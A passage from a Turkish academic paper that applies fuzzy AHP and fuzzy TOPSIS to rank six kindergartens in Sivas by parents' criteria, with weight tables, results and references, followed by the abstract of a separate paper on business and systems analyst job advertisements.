$$\tilde{X} = \begin{matrix} & \begin{matrix} C_1 & C_2 & . & . & . & C_n \end{matrix} \\ \begin{matrix} A_1 \\ A_2 \\ . \\ . \\ . \\ A_m \end{matrix} & \begin{bmatrix} \tilde{x}_{11} & \tilde{x}_{12} & . & . & . & \tilde{x}_{1n} \\ \tilde{x}_{21} & \tilde{x}_{22} & . & . & . & \tilde{x}_{2n} \\ . & . & . & . & . & . \\ . & . & . & . & . & . \\ . & . & . & . & . & . \\ \tilde{x}_{m1} & \tilde{x}_{m2} & . & . & . & \tilde{x}_{mn} \end{bmatrix} \end{matrix}$$

bulanık karar matrisi oluşturulur. Burada;
 $\tilde{x}_{ij} = (a_{ij}, b_{ij}, c_{ij})$ ve $\tilde{w}_j = (a_{j1}, b_{j2}, c_{j3})$ şeklinde bulanık sayılardır.

3. Adım:

B ve C sırasıyla fayda ve maliyet kriterleri olmak üzere..

$$\tilde{r}_{ij} = \left(\frac{a_{ij}}{c_j}, \frac{b_{ij}}{c_j}, \frac{c_{ij}}{c_j} \right), \quad j \in B$$

$$\tilde{r}_{ij} = \left(\frac{\bar{a}_j}{c_{ij}}, \frac{\bar{a}_j}{b_{ij}}, \frac{\bar{a}_j}{a_{ij}} \right), \quad j \in C$$

$\dot{c}_j = \max_i c_{ij}$; eğer kriter en büyüklenmek isteniyorsa, $\bar{a}_j = \min_i a_{ij}$; eğer kriter en küçüklenecekse işlemleri yapılarak;

$$\tilde{R} = \begin{bmatrix} \tilde{r}_{11} & \tilde{r}_{12} & . & . & . & \tilde{r}_{1n} \\ \tilde{r}_{21} & \tilde{r}_{22} & . & . & . & \tilde{r}_{2n} \\ . & . & . & . & . & . \\ . & . & . & . & . & . \\ . & . & . & . & . & . \\ \tilde{r}_{m1} & \tilde{r}_{m2} & . & . & . & \tilde{r}_{mn} \end{bmatrix}$$

Karar matrisi normalize edilir.

4. Adım:

Normalize edilmiş $\tilde{R}$ matrisi,

$$\tilde{v}_{ij} = \tilde{r}_{ij} \otimes \tilde{w}_j$$

İşlemi ile ağırlandırılarak $\tilde{V} = [\tilde{v}_{ij}]_{m \times n}$ Ağırlıklandırılmış normalize bulanık matris elde edilir.

5. Adım: Kriterlerin her biri için;

$\tilde{V}_j^+ = (1, 1, 1)$ ve $\tilde{V}_j^- = (0, 0, 0)$ olmak üzere;

$$A^+ = (\tilde{V}_1^+, \tilde{V}_2^+, \tilde{V}_3^+ \dots \dots \tilde{V}_n^+)$$

$$A^- = (\tilde{V}_1^-, \tilde{V}_2^-, \tilde{V}_3^- \dots \dots \tilde{V}_n^-)$$

Bulanık Pozitif ve negatif ideal çözümler belirlenerek alternatiflerin her birinin bulanık pozitif ideal çözüm ve negatif ideal çözüme olan uzaklıkları

$$d_i^+ = \sum_{j=1}^n d(\tilde{v}_{ij}, \tilde{v}_j^+) \quad i=1,2,\dots,m$$

$$d_i^- = \sum_{j=1}^n d(\tilde{v}_{ij}, \tilde{v}_j^-) \quad i=1,2,\dots,m$$

bulunur.

Burada iki bulanık sayı arasındaki uzaklık

$$d(\tilde{a}, \tilde{b}) = \sqrt{\frac{(a_1 - b_1)^2 + (a_2 - b_2)^2 + (a_3 - b_3)^2}{3}}$$

formülü ile bulunur. $\{\tilde{a}=(a_1, a_2, a_3) \text{ ve } \tilde{b}=(b_1, b_2, b_3)\}$

6. Adım:

Yakınlık katsayısı CC_i katsayısı bulunarak alternatifler sıralanır.

$$CC_i = \frac{d_i^-}{d_i^- + d_i^+}$$

formülü ile hesaplanır ve $[0,1]$ aralığında bir değerdir. Her bir alternatifin yakınlık katsayısını dilsel değişken kullanarak $[0,1]$ aralığında beş sınıfa ayırarak değerlendirilebilir. Değerlendirme sonuçları Tablo3'te verilmiştir (Chen vd., 2006:296 aktaran Karaatlı vd. 2014).

Tablo 3. Yakınlık Katsayısının(CC_i) Kabul Koşulları

Yakınlık Katsayısı (CC_i)	Değerlendirme
$CC_i \in [0, 0.2)$	Tavsiye edilmez
$CC_i \in [0.2, 0.4)$	Yüksek risk ile tavsiye edilir
$CC_i \in [0.4, 0.6)$	Düşük risk ile tavsiye edilir
$CC_i \in [0.6, 0.8)$	Kabul edilir
$CC_i \in [0.8, 1.0]$	Kabul edilir ve tercih edilir

3. Anaokulu Seçimi

Türkiye’de okul öncesi eğitimin zorunlu hale getirilmesi, eğitimin öneminin aileler tarafından gitgide daha fazla anlaşılması ebeveynleri çocuklarının devam edecekleri okulları belirlemede daha duyarlı olmaya itmektedir. Hem devlet hem de özel okulların faaliyet gösterdiği sektörde Milli Eğitim Bakanlığı’nın çıkarmış olduğu yönetmelikler ve eğitim programları uygulanmakla birlikte, okulların fiziki şartlarında, öğretmen ve yönetici kadrolarının deneyimleri vb. konularda farklılıklar söz konusu olabilmektedir. Bu çalışmada Sivas’ta faaliyet gösteren anaokullarından ön plana çıkmış olan 6 tanesinin velilerin kriterlerini karşılama performansına göre sıralaması gerçekleştirilmiştir. Anaokulu seçiminde göz önünde bulundurulacak kriterleri belirlemek amacıyla yapılan literatür incelemesi sonucunda ilgili kriterlere ulaşılammıştır. Kriterleri belirlemek amacıyla anaokulu çağında çocuğu bulunan ailelerin görüşleri alınmış ayrıca internette forum sitelerinde konu ile ilgili olarak velilerin yapmış oldukları yorumlar veri olarak kullanılmıştır. Belirlenen 20 alt kriter 6 ana kriter altında gruplandırılarak Tablo4’te verilmiştir.

Tablo 4. Anaokulu Seçiminde Göz Önünde Bulundurulacak Kriterler

ANA KRİTERLER	ALT KRİTERLER
ÖĞRETMEN (Ö)	1-Çocuk gelişimi hakkındaki bilgisi (ÇGB) 2-Deneyimi (D) 3-Çocuklara karşı tutumu (ÇKT) 4-Aileye karşı tutumu (AKT)
FİZİKSEL KOŞULLAR (FK)	1-Binanın müstakil olup olmaması (MB) 2-Okul bahçesinin olup olmaması (OB) 3-Yeterli gün ışığı alıp almaması (GI) 4- Temizlik ve hijyen (TH) 5-Eğitim materyallerinin yeterliliği (EM)

EĞİTİM (E)	1-Yönetmeliklere uygunluk (YU) 2-Özel eğitim yöntemleri (EY) 3-Çocuk gelişimini destekleme (ÇGD)
YÖNETİM (Y)	1-Aile ile iletişim (Aİ) 2-İletişimdeki samimiyet (İS) 3-Pedagog görüşünden yararlanma (PY)
GÜVENLİK (G)	1-Sürekli öğretmen gözetimi (SÖG) 2-Güvenli bina çevresi (GBÇ) 3-Ulaşım kolaylığı (UK) 4-Tehlikelere karşı alınan önlemler (TKÖ)
FİYAT (F)	1-Fiyat (F)

Tespit edilen ana ve alt kriterler bulanık AHP tablosu haline getirilerek çocuğu anaokulu çağına gelmiş ve anaokulu arayışı içinde olan 13 veli tarafından bulanık ikili karşılaştırma matrislerinin değerlendirilmesi sağlandı. Değerlendirmelerin geometrik ortalaması alınarak toplulaştırılmış BAHF matrisi Tablo 5'teki gibi elde edilmiştir.

Tablo 5. Ana Kriterler Açısından Toplulaştırılmış BAHF İkili Karşılaştırma Matrisi

	ÖĞRETMEN (Ö)			FİZİKSEL KOŞULLAR (FK)			EĞİTİM (E)			YÖNETİM (Y)			GÜVENLİK (G)			FİYAT (F)		
Ö	1,0	1,0	1,0	1,3	1,6	1,9	1,4	1,7	2,0	1,7	2,0	2,2	1,1	1,1	1,2	1,0	1,2	1,4
FK	0,5	0,6	0,8	1,0	1,0	1,0	0,9	1,1	1,3	1,1	1,3	1,5	0,7	0,9	1,0	0,9	1,0	1,1
E	0,5	0,6	0,7	0,8	0,9	1,1	1,0	1,0	1,0	1,2	1,4	1,7	0,9	1,1	1,4	1,3	1,6	2,0
Y	0,5	0,5	0,6	0,7	0,8	0,9	0,6	0,7	0,8	1,0	1,0	1,0	1,0	1,2	1,5	0,9	1,1	1,3
G	0,8	0,9	0,9	1,0	1,2	1,4	0,7	0,9	1,1	0,7	0,9	1,1	1,0	1,0	1,0	1,2	1,4	1,7
F	0,7	0,9	1,0	0,9	1,0	1,1	0,5	0,6	0,8	0,8	0,9	1,1	0,6	0,7	0,9	1,0	1,0	1,0

Ana kriterlerin ağırlıkları ise;

ÖĞRETMEN (Ö)	0.3833
EĞİTİM (E)	0.2233
GÜVENLİK (G)	0.1698
FİZİKSEL KOŞULLAR (FK)	0.1339
YÖNETİM (Y)	0.0559
FİYAT (F)	0.0339

şeklinde elde edilmiştir.

Alt kriterler açısından toplulaştırılmış ikili BAHF matrisleri ve ağırlıkları Tablo 6, 7, 8, 9 ve 10'da gösterilmiştir.

Tablo 6. Öğretmen ana kriterinin alt kriterleri bakımından toplulaştırılmış BAHF matrisi

ÖĞRETMEN	ÇOCUK GELİŞİMİ HAKKINDAKİ BİLGİSİ (ÇGB)			DENEYİM (D)			ÇOCUKLARA KARŞI TUTUMU (ÇKT)			AİLEYE KARŞI TUTUMU (AKT)		
ÇGB	1,00	1,00	1,00	0,96	1,08	1,23	1,00	1,20	1,44	1,32	1,40	1,76
D	0,81	0,93	1,05	1,00	1,00	1,00	0,71	0,90	1,15	0,98	1,32	1,74
ÇKT	0,69	0,83	1,00	0,87	1,11	1,42	1,00	1,00	1,00	1,31	1,68	2,09
AKT	0,57	0,71	0,76	0,57	0,59	1,02	0,48	0,59	0,76	1,00	1,00	1,00

Kriterlerin ağırlıkları;

ÇOCUK GELİŞİMİ HAKKINDAKİ BİLGİSİ	0,3364

(ÇGB)	
ÇOCUKLARA KARŞI TUTUMU (ÇKT)	0,3300
DENEYİM (D)	0,2667
AİLEYE KARŞI TUTUMU (AKT)	0,0670

Tablo 7.Fiziksel koşullar ana kriterinin alt kriterleri bakımından toplulaştırılmış BAHp matrisi

F.KOŞ.	MÜSTAKİL BİNA (MB)			BAHÇE ALANI (BA)			YETERLİ GÜN IŞIĞI (GI)			TEMİZLİK VE HİJYEN (TH)			EĞİTİM MATERYALLERİ (EM)		
MB	1,00	1,00	1,00	0,75	0,94	1,17	0,71	0,90	1,14	0,49	0,57	0,67	0,59	0,77	1,01
BA	0,85	1,06	1,34	1,00	1,00	1,00	0,74	1,00	1,36	0,58	0,73	0,92	0,68	0,89	1,17
GI	0,88	1,11	1,40	0,73	1,00	1,35	1,00	1,00	1,00	0,63	0,80	1,03	0,86	1,02	1,43
TH	1,49	1,76	2,05	1,09	1,38	1,72	0,97	1,25	1,59	1,00	1,00	1,00	2,21	2,66	3,11
EM	1,00	1,31	1,70	0,86	1,12	1,47	0,70	0,98	1,16	0,32	0,38	0,45	1,00	1,00	1,00

Kriterlerin ağırlıkları;

TEMİZLİK VE HİJYEN (TH)	0,4679
YETERLİ GÜN IŞIĞI (GI)	0,1846
EĞİTİM MATERYALLERİ (EM)	0,1470
BAHÇE ALANI (BA)	0,1444
MÜSTAKİL BİNA (MB)	0,0561

Tablo 8. Eğitim ana kriterinin alt kriterleri bakımından toplulaştırılmış BAHp matrisi

EĞİTİM	YÖNETMELİKLERE UYGUNLUK (YU)			ÖZEL EĞİTİM YÖNTEMLERİ (EY)			ÇOCUK GELİŞİMİNİ DESTEKLEME (ÇGD)		
YU	1,00	1,00	1,00	0,81	0,95	1,11	0,76	0,87	1,01
EY	0,90	1,05	1,24	1,00	1,00	1,00	0,96	1,19	1,47
ÇGD	0,99	1,15	1,32	0,68	0,84	1,04	1,00	1,00	1,00

Kriterlerin ağırlıkları;

ÖZEL EĞİTİM YÖNTEMLERİ (EY)	0,3988
ÇOCUK GELİŞİMİNİ DESTEKLEME (ÇGD)	0,3275
YÖNETMELİKLERE UYGUNLUK (YU)	0,2737

Tablo 9. Yönetim ana kriterinin alt kriterleri bakımından toplulaştırılmış BAHp matrisi

YÖN.	AİLE LE İLETİŞİ (Aİ)			İLETİŞİMDEKİ SAMİMİYET (İS)			PEDAGOG GÖRÜŞÜNDEN YARARLANMA (PY)		
Aİ	1,00	1,00	1,00	0,70	0,80	0,92	0,82	1,03	1,31
İS	1,09	1,25	1,43	1,00	1,00	1,00	0,87	1,09	1,36
PY	0,76	0,97	1,23	0,74	0,92	1,15	1,00	1,00	1,00

Kriterlerin ağırlıkları;

İLETİŞİMDEKİ SAMİMİYET (İS)	0,4137
PEDAGOG GÖRÜŞÜNDEN YARARLANMA (PY)	0,3045
AİLE LE İLETİŞİM (Aİ)	0,2818

Tablo 10. Güvenlik ana kriterinin alt kriterleri bakımından toplulaştırılmış BAHP matrisi

GÜVEN	SÜREKLİ ÖĞRETMEN GÖZETİMİ (SÖG)			GÜVENLİ BİNA ÇEVRESİ (GBÇ)			ULAŞIM KOLAYLIĞI (UK)			TEHLİKELERE KARŞI ALINAN ÖNLEM (TKÖ)		
SÖG	1,00	1,00	1,00	1,81	2,13	2,47	1,27	1,58	1,88	1,00	1,24	1,52
GBÇ	0,40	0,47	0,55	1,00	1,00	1,00	0,99	1,24	1,55	0,70	1,34	1,05
UK	0,53	0,63	0,79	0,65	0,81	1,01	1,00	1,00	1,00	0,54	0,70	0,93
TKÖ	0,66	0,81	1,00	0,95	0,75	1,43	1,07	1,42	1,87	1,00	1,00	1,00

Kriterlerin ağırlıkları;

SÜREKLİ ÖĞRETMEN GÖZETİMİ (SÖG)	0,5778
TEHLİKELERE KARŞI ALINAN ÖNLEM (TKÖ)	0,2822
GÜVENLİ BİNA ÇEVRESİ (GBÇ)	0,1292
ULAŞIM KOLAYLIĞI (UK)	0,0108

Anaokulu seçimi için Sivas'ta hem devlet hem de özel sektör tarafından faaliyette bulunan bir çok anaokulu olmasına rağmen karar vericiler tarafından haklarında gerekli bilgiye sahip olunan ve yine gerek öğrenci sayısı gerekse fiziksel imkanları bakımından öne çıkmış bulunan 6 anaokulu seçildi. Kriter ağırlıklarının tespit edilmesinde puanlama yapan 13 velinin tamamının seçilen bu okullar hakkında ayrıntılı bilgiye sahip olmamalarından dolayı bu veliler arasında araştırma için gönüllü olan 5 tanesi farklı zamanlarda belirlenen bu okulları ziyaret ederek ilgililerle görüşmeler gerçekleştirdiler ve gözlemlerde bulundular. Belirlenen 6 okul hakkında yeterli bilgiye sahip olan 5 velinin karar verici olarak düzenlenen bulanık Topsis tablosunu puanlamaları sağlandı. 5 karar verici tarafından yapılan puanlamaların aritmetik ortalaması alınarak Tablo 11'deki toplulaştırılmış bulanık Topsis karar matrisi elde edildi. Çalışmada okulların açık isimlerine yer verilmeyip OKL 1, 2, 3, 4, 5, 6 olarak isimlendirme yapılmıştır.

Tablo 11. Toplulaştırılmış Bulanık Topsis Karar Matrisi

	ÖĞRETMEN			FİZİKSEL KOŞULLAR			EĞİTİM			YÖNETİM			GÜVENLİK			FİYAT		
OKL1	6,6	8,6	9,8	7	8,8	9,8	6,6	8,6	9,8	6,6	8,2	9,2	6,6	8,4	9,6	2,4	4,2	6,2
OKL2	4,6	6,6	8,2	3,4	5,4	7,4	3,8	5,8	7,8	2,6	4,6	6,6	5,4	7,4	9	2,6	4,6	6,6
OKL3	7	9	10	6,6	8,6	9,8	8,6	8,6	9,8	7,8	9,2	9,8	6,6	8,6	9,8	2,6	4,6	6,6
OKL4	3	5	7	5	7	8,6	3	5	7	3,4	5,4	7,4	4,2	6,2	8	3,8	5,8	7,8
OKL5	8,2	9,6	10	7	9	10	7,8	9,4	10	7,4	9,2	10	6,6	8,4	9,6	2,6	4,6	6,6
OKL6	5	7	8,6	3,4	5,4	7,4	3,4	5,4	7,4	3,4	5,4	7,2	5	7	8,8	3,8	5,8	7,8

Elde edilen toplulaştırılmış bulanık TOPSIS karar matrisi normalize edilip bulanık AHP ile elde edilen kriter ağırlıkları ile ağırlıklandırılarak, ağırlıklandırılmış karar matrisi Tablo 12'deki gibi bulunmuştur.

Tablo 12. Ağırlıklandırılmış Bulanık Topsis Karar Matrisi

	ÖĞRETMEN			FİZİKSEL KOŞULLAR			EĞİTİM			YÖNETİM			GÜVENLİK			FİYAT		
OKL1	0,3	0,3	0,4	1,0	0,1	0,1	0,2	0,2	0,2	0,1	0,1	0,1	0,1	0,2	0,2	0,1	0,1	0,1
OKL2	0,2	0,3	0,3	0,1	0,1	0,1	0,1	0,1	0,2	0,1	0,1	0,1	0,1	0,1	0,2	0,2	0,1	0,1
OKL3	0,3	0,3	0,4	0,1	0,1	0,1	0,2	0,2	0,2	0,1	0,1	0,1	0,1	0,2	0,2	0,1	0,1	0,3

OKL4	0,1	0,2	0,3	0,1	0,1	0,1	0,1	0,1	0,2	0,1	0,1	0,1	0,1	0,1	0,1	0,1	0,1	0,1
OKL5	0,3	0,4	0,4	0,1	0,1	0,1	0,2	0,2	0,2	0,1	0,1	0,1	0,1	0,2	0,2	0,1	0,1	0,1
OKL6	0,2	0,3	0,3	0,1	0,1	0,1	0,1	0,1	0,2	0,1	0,1	0,1	0,1	0,1	0,2	0,1	0,1	0,1

Alternatiflerin bulanık pozitif ideal (d^+) ve bulanık negatif ideal (d^-) çözüme uzaklıkları şu şekilde bulunmuştur.

	d^+	d^-
OKL1	5,177753	0,835637
OKL2	5,382277	0,64127
OKL3	5,073361	0,9972
OKL4	5,446947	0,580445
OKL5	5,116085	0,892006
OKL6	5,372409	0,651041

Alternatiflerin yakınlık katsayıları (CC_i) ise;

	CC_i
OKL3	0,164268
OKL5	0,148467
OKL1	0,138963
OKL6	0,108084
OKL2	0,106461
OKL4	0,096301

Olarak hesaplanmıştır. Bulunan yakınlık katsayılarına göre en iyi alternatif 0,16 katsayısı ile OKL3 bulunurken bu alternatifi, 0,14 ile OKL5, 0,13 ile OKL1, 0,108 ile OKL6, 0,106 ile OKL2 ve 0,09 ile OKL4 şeklinde bir sıralama elde edilmiştir.

Sonuç

Bu çalışmada akademik anlamda eğitimin ilk basamağı olarak kabul edebileceğimiz anaokullarının seçiminde göz önünde bulundurulacak kriterler araştırılmıştır. Tespit edilen çok sayıda kriter olmasına rağmen bu kriterlerden en çok vurgulanan 20 kritere çalışmada yer verilmiştir. Tespit edilen bu 20 alt kriter de 6 ana kriter altında toplanmıştır. Tespit edilen ana kriterler; Öğretmen, okulun fiziksel koşulları, eğitim, yönetim, güvenlik ve fiyat olarak belirlenmiştir. Bulanık AHP kullanılarak bu kriterlerin önem sırası; 0,38 önem puanı ile öğretmen, 0,22 puan ile eğitim, 0,17 puan ile güvenlik, 0,13 puan ile fiziksel koşullar, 0,06 puan ile yönetim ve 0,03 puan ile fiyat olarak bulunmuştur. Uygulamanın diğer aşamasında bulunan bu önem ağırlıkları kullanılarak belirlenen 6 anaokulunun arasından velilerin beklentilerini en iyi şekilde karşılayanın belirlenmesi bulanık Topsis ile gerçekleştirildi. Buna göre; Bulunan yakınlık katsayılarına göre en iyi alternatif 0,16 katsayısı ile OKL3 olurken bu alternatifi 0,14 ile OKL5; 0,13 ile OKL1; 0,108 ile OKL6; 0,106 ile OKL2 ve 0,09 ile OKL4 izlemiştir.

Çalışma sadece bir şehirde gerçekleştirildiğinden dolayı elbette Türkiye için genelleştirilemez. Farklı şehirlerde yaşayan, farklı gelir gruplarına dâhil farklı kültür, eğitim vb. sahip ebeveynler üzerinde yapılacak çalışmalarda bu çalışmada tespit edilen kriterlere ilave başka kriterlerin bulunması ve yine çalışmada tespit edilen ağırlıklardan farklı ağırlıkların bulunması kuvvetle muhtemeldir. Konu ile ilgili farklı disiplinlerdeki uzmanların katkıları da dahil edilerek yapılacak daha geniş bir çalışmanın anaokulu arayışındaki velilere verecekleri kararlarda ışık tutacağı düşünülmektedir.

Çalışmanın bir diğer boyutu da anaokulu işletmecileri açısından önem taşımaktadır. Hâlihazırda faaliyet göstermekte olan anaokulları ve yeni anaokulu açmayı düşünen işletmeciler için bünyelerinde bulundurmaları gereken ve karar vericilerin önem verdikleri kriterleri kuruluş aşamasında yerine getirmeleri veya eksiklikleri varsa gidermeleri konusunda bilgi vermiştir.

Kaynakça

- Aksakal, E. ve DAĞDEVİREN, M.(2010) “ Anp Ve Dematel Yöntemleri İle Personel Seçimi Problemine Bütünleşik Bir Yaklaşım”, Ankara, Gazi Üniversitesi, Müh. Mim. Fak. Der.Cilt 25, No 4, 905-913
- Ayhan, M.B.(2017). “Yaz Spor Okulu Seçiminde Bütünleşik Bir Tereddütlü-Bulanık AHP ve TOPSIS Yaklaşımı”, Sakarya, Sakarya Üniversitesi Fen Bilimleri Enstitüsü Dergisi
- Ayvaz, B., Boltürk, E.ve Kaçtıoğlu, S.(2015). “Bulanık Ortamda Topsis Yöntemi İle Tedarikçi Seçimi: Bankacılık Sektöründe Bir Uygulama”, Sigma J Eng & Nat Sci 33 (3), pp. 351-362
- Boran, E. ve Kurt, M.(2009). “A multi-criteria intuitionistic Fuzzy group decision making for supplier selection with TOPSIS method”, Expert Systems with Applications
- Çelik, C., Alkan, A. ve Aladağ, Z.(2016). “Otomotiv Sektöründe Faaliyet Gösteren Bir Firmada Tedarikçi Seçimi: Ahp-Bulanık Ahp Ve Topsis Uygulaması”, Ankara, Beykent Üniversitesi Fen Ve Mühendislik Bilimleri Dergisi Sayı 9(1) , Sayfa 43 – 83.
- Chen, L.Y.ve Wang, T. (2008), “Optimizing Partners’ Choice In IS/IT Outsourcing Projects: The Strategic Decision Of Fuzzy VIKOR”, Int. J. Production Economics, 120 (2009), pp: 233–242.
- Çınar, N.T.(2010). “Kuruluş Yeri Seçiminde Bulanık TOPSIS Yöntemi ve Bankacılık Sektöründe Bir Uygulama”, Karaman, KMÜ Sosyal ve Ekonomik Araştırmalar Dergisi 12 (18): 37-45
- Değermenci, A. ve Ayvaz, B.(2016). “Bulanık Ortamda Topsis Yöntemi İle Personel Seçimi: Katılım Bankacılığı Sektöründe Bir Uygulama”, İstanbul, İstanbul Ticaret Üniversitesi Fen Bilimleri Dergisi, 15(30), <http://dergipark.gov.tr/ticaretfbid>
- Demirtaş, Ö. ve Akdoğan, A.A.(2014). “Bulanık Ortamda Tedarikçi Seçimi: Savunma Sanayii’ne Yönelik Bir Uygulama”, Kayseri, Erciyes Üniversitesi İ.İ.B.F. dergisi, sayı:43 DOI 10.1007/978-981-4560-73-3_2
- Doğanalp, B. (2016). “Bulanık Çok-Kriterli Karar Verme İle Öğretim Üyesi Değerleme Çalışması”, Kastamonu, Kastamonu Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi Sayı:12
- Duru, N. ve Kurtuluş, C. ve Canbay, M., (2008). “Gürültü Etkilerinin Bulanık Mantık Temelli Bir Yöntemle Analizi”, Kocaeli, Uygulamalı Yerbilimleri Dergisi, Sayı: 2
- Erginel, N., Çakmak, T. ve Şentürk, S.(2010). “Numara Taşınabilirliği Uygulaması Sonrası Türkiye’de Gsm Operatör Tercihlerinin Bulanık Topsis Yaklaşımı İle Belirlenmesi”, Eskişehir, Anadolu Üniversitesi Bilim Ve Teknoloji Dergisi –A, Uygulamalı Bilimler ve Mühendislik, C:11,Sayı:2, Sayfa.81-93
- Göksu, A. ve Güngör, İ. (2008). “Bulanık Analitik Hiyerarşik Proses Ve Üniversite Tercih Sıralamasında Uygulanması”, Isparta, Süleyman Demirel Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi ,Y.2008, C.13, S.3 , Sayfa.1-26.
- Karaatlı, M., Ömürbek, N., Aksoy, E. ve Karakuzu, H.(2014). “Turizm İşletmeleri İçin AHP Temelli Bulanık TOPSIS Yönetimi ile Tur Operatörü Seçimi”, Eskişehir, Anadolu Üniversitesi Sosyal Bilimler Dergisi, Cilt/Vol.: 14 - Sayı/No: 2 Sayfa..53-70
- Kaya, İ., Kılınç, M.S. ve Çevikcan, E.(2007).“Makine-Techizat Seçim Probleminde Bulanık Karar Verme Süreci”, Mühendis ve Makina • Cilt : 49 Sayı: 576
- Kıyak, E. ve Kahvecioğlu, A.(2003). “Bulanık Mantık Ve Uçuş Kontrol Problemine Uygulanması”, Eskişehir, Havacılık Ve Uzun Teknolojileri Dergisi, Cilt 1 Sayı 2, Sayfa. 63-72
- Krajewski, L.J., Ritzman, L.P. ve Malhotra, M.K. (2014).”Üretim Yönetimi: Süreçler ve Tedarik Zincirleri”, Ankara, 9.Basımdan çeviri, Çeviri Editörü: Semra BİRGÜN, Nobel Yayınları, Sayfa.33
- Küçük, O. ve Ecer, F.(2007). “Bulanık Topsis Kullanılarak Tedarikçilerin Değerlendirilmesi Ve Erzurum’da bir Uygulama”, Bolu, Ekonomik ve Sosyal Araştırmalar Dergisi, Cilt:3, Yıl:3, Sayı:1, 3: Sayfa. 45-65
- Majumder, M.(2015).”Impact of Urbanization on Water Shortage in Face of Climatic Aberrations”, SpringerBriefs in Water Science and Technology,
- Opricovic, S. Ve Tzeng, G.H.(2002), “Decision Aiding Compromise solution by MCDM methods: A comparative analysis of VIKOR and TOPSIS”, European Journal of Operational Research 156 (2004),pp.445–455
- Özçakar, N. ve Demir, H.H.(2011). “ Bulanık Topsis Yöntemiyle Tedarikçi Seçimi”, Yönetim Yılı: 22 Sayı: 69
- Özçalıcı, M. (2017). “MATLAB ile Çok Kriterli Karar Verme Teknikleri”, Ankara, Nobel Yayınları, 1.Baskı, Sayfa. 39
- Özdağoğlu, A. (2011). “Çok Ölçütlü Karar Verme Yöntemleri ve Uygulama Örnekleri”, İzmir, MMO Yayınları Oda Yayın No: MMO/570, Sayfa.159-160
- Özdemir, A.İ. ve SEÇME, N.Y.(2010). “İki Aşamalı Stratejik Tedarikçi Seçiminin Bulanık TOPSIS Yöntemi ile Analizi”, Kütahya, Dumlupınar Üniversitesi Sosyal Bilimler Dergisi, Sayı:26
- Özden, H.(2008). “Analitik Hiyerarşi Yöntemiyle İlkokul Seçimi”, İstanbul, Marmara Üniversitesi, İ.İ.B. Dergisi, Cilt xxiv, sayı: 1
- Saaty, L.(2008). “ Decision making with the analytic hierarchy process”, Int. J. Services Sciences, Vol. 1, No. 1
- Soba, M., Şimşek, A. ve Bayhan, M.(2014).” Bulanık Topsis Yöntemi İle Alışveriş Merkezi Kuruluş Yeri Seçimi: Uşak İlinde Bir Uygulama”, Muğla, Ekonomi ve yönetim araştırmaları dergisi, Muğla Sıtkı Koçman Üniversitesi,İ.İ.B.F., Cilt 3, Sayı 2
- Tayalı, H.A.(2017). “Tedarikçi Seçiminde Waspas Yöntemi”, İstanbul, Asos Journal, The Journal of Academic Social Science Yıl: 5, Sayı: 47, pp. 368-380
- Tekeş, M.(2002). “ Çok Ölçütlü Karar Verme Yöntemleri ve Türk Silahlı Kuvvetlerinde Kullanılan Tabancaların Bulanık Uygunluk İndeksli Analitik Hiyerarşi Prosesi İle Karşılaştırılması”, İstanbul, Yüksek Lisans Tezi, İstanbul Teknik Üniversitesi Fen Bilimleri Enstitüsü, Sayfa. 88
- Tekez, E.K. ve Bark, N.(2015). “Mobilya sektöründe bulanık TOPSIS yöntemi ile tedarikçi seçimi”, Sakarya, SAÜ Fen Bil. Der 20. Cilt, 1. Sayı, Sayfa. 55-63
- Tüzemen, A. ve Özdağoğlu A.(2007) “Doktora Öğrencilerinin Eş Seçiminde Önem Verdikleri Kriterlerin Analitik Hiyerarşi Süreci Yöntemi İle Belirlenmesi”, Erzurum, <http://dergipark.gov.tr/download/article-file/30139> indirilme tarihi. 08.03.2018

- Wang, J.-W., Cheng, C.-H., Kun-Cheng, H., (2009).” Fuzzy hierarchical TOPSIS for supplier selection”, Applied Soft Computing, 9, pp.377-386
- Wang, Ying-Ming, L., Ying Hua, Zhongsheng, (2008), On The Extent Analysis Method for Fuzzy AHP and its Applications, European Journal of Operational Research 96
- Yavuz, S. ve Deveci, M. (2014). “Bulanık TOPSIS ve Bulanık VIKOR Yöntemleriyle Alışveriş Merkezi Kuruluş Yeri Seçimi ve Bir Uygulama” Ege Akademik Bakış, Cilt: 14 • Sayı: 3 • Sayfa. 463-479

Türkiye İşgücü Piyasalarında İş Analisti ve Sistem Analist Kavramlarının Algılanması: İş İlanlarına Yönelik Bir İçerik Analizi

Kübra ÇALIŞKAN*

Adem AKBIYIK**

Öz

Uluslararası işgücü piyasalarından hareketle ülkemizde de kullanılan “iş analisti” ve “sistem analist” kavramları hem bir arada hem de ayrı ayrı farklı kavramlarla bir arada kullanılmakta ve birçok iş pozisyonu başlığında yer almaktadır. Bu çalışmanın amacı, Türkiye’de işgücü piyasalarının “iş analisti” ve “sistem analist” kavramlarına yönelik algısını ortaya koymaktır. Bu kapsamda ilgili kavramlardan oluşan iş başlıkları ile verilen, 2008 – 2016 yılları arasında internet üzerinden yayımlanan 917 iş ilanı incelenmiştir. İş ilanlarında yer alan iş başlığı (pozisyon), ilan tarihi ile iş tanımı ve iş için gerekli nitelikler metin madenciliği yöntemi ile analiz edilmiştir. Metin madenciliği programı olan WordStat® yazılımından yararlanılarak gerçekleştirilen içerik analizleri çerçevesinde; a) “iş analisti” ve “sistem analist” kavramlarının yer aldığı iş başlıkları (pozisyonlar), b) yıllara göre ilgili kavramlara yönelik trendler, c) iş tanımlarında öne çıkan yönler ve beklentiler karşılaştırmalı olarak ortaya konulmuştur. Araştırma bulgularının, Türkiye’de “iş analisti” ve “sistem analist” kavramları algısını işgücü piyasaları üzerinden değerlendirerek genel bir çerçeve ortaya koyması, böylelikle ilgili alanlara yönelik; 1) işgücü arz ve talebinde yol gösterici olması, 2) yükseköğretim ve mesleki eğitimde müfredat ve politikalarda yön gösterici olması beklenmektedir.

Anahtar Kelimeler: Türkiye İşgücü Piyasası, İş İlanları, İş Analisti, Sistem Analist, İçerik Analizi

Jel Kodları: M15, J21, J23, J24

Perceptions of the Concepts of Business Analyst and System Analyst in Turkish Labor Market: A Content Analysis of Job Advertisements

Abstract

The concepts of "business analyst" and "system analyst" which are used in Turkey in the light of international labor market. The two concepts are used together and also used with different concepts in the title of many job positions. The purpose of this study is to determine the perception of the concepts of "business analyst" and "systems analyst" in Turkish Labor Market. In this context, 917 job advertisements with the job title of the related concepts published between 2008 and 2016 were analyzed. Job titles (position), dates of the ads, job descriptions, and the qualifications required for the job in the job advertisements were analyzed by text mining method. The following topics are presented in the context of content analysis using 